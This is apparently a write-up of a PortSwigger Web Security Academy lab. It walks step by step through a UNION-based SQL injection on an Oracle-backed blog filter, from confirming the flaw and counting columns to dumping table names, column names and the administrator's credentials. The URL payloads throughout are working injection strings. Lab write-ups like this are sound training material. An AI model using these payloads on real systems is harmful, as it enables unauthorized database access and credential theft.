SQL Injection UNION Attack — Listing Database Contents (Oracle)
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | SQL Injection — UNION Attack |
| Difficulty | Practitioner |
| Injection Point | category URL parameter |
| Goal | Enumerate tables and columns via Oracle system views, retrieve credentials, log in as administrator |
Phase 1 — Reconnaissance
The application displays blog posts filtered by category. Selecting Gifts changes the URL:
/filter?category=Gifts
The underlying query is likely:
SELECT title, body FROM post WHERE category = 'Gifts'
Phase 2 — Confirming Injection
Adding a single quote breaks the query and returns a 500 error:
/filter?category=Gifts'
SELECT title, body FROM post WHERE category = 'Gifts''
Injection confirmed.
Phase 3 — Enumerate Column Count
Using ORDER BY to determine the number of columns returned:
/filter?category=Gifts' ORDER BY 6 -- -
Error. Reducing to 2:
/filter?category=Gifts' ORDER BY 2 -- -

200 OK — the query returns exactly 2 columns.
Phase 4 — Test Column Data Types and DB Fingerprint
Testing both columns with string placeholders:
/filter?category=Gifts' UNION SELECT 'test','test' -- -
This failed. Adding FROM dual:
/filter?category=Gifts' UNION SELECT 'test','test' FROM dual -- -

The injected values appeared on the page. The fact that UNION SELECT 'test','test' -- - failed but FROM dual succeeded is the fingerprint — this is an Oracle database. Oracle requires a FROM clause in every SELECT, and DUAL is the built-in dummy table used when no real table is needed. Both columns accept strings.
Phase 5 — Enumerate the Database Schema
Oracle does not support information_schema. The equivalent system views are:
-- List all tables accessible to the current user
SELECT table_name FROM all_tables

-- List columns for a specific table
SELECT column_name FROM all_tab_columns WHERE table_name = 'TARGET_TABLE'
Step 1 — List All Tables
/filter?category=Gifts' UNION SELECT 'test',table_name FROM all_tables -- -

A table named USERS_PZFRLD was returned among the results.
Step 2 — List Columns in USERS_PZFRLD
/filter?category=Gifts' UNION SELECT 'test',column_name FROM all_tab_columns WHERE table_name='USERS_PZFRLD' -- -

Two credential columns returned: USERNAME_EGRWXE and PASSWORD_SIBETB.
Phase 6 — Retrieve All Credentials
/filter?category=Gifts' UNION SELECT USERNAME_EGRWXE,PASSWORD_SIBETB FROM USERS_PZFRLD -- -

The administrator username and password were returned and rendered on the page. Logging in with those credentials solved the lab.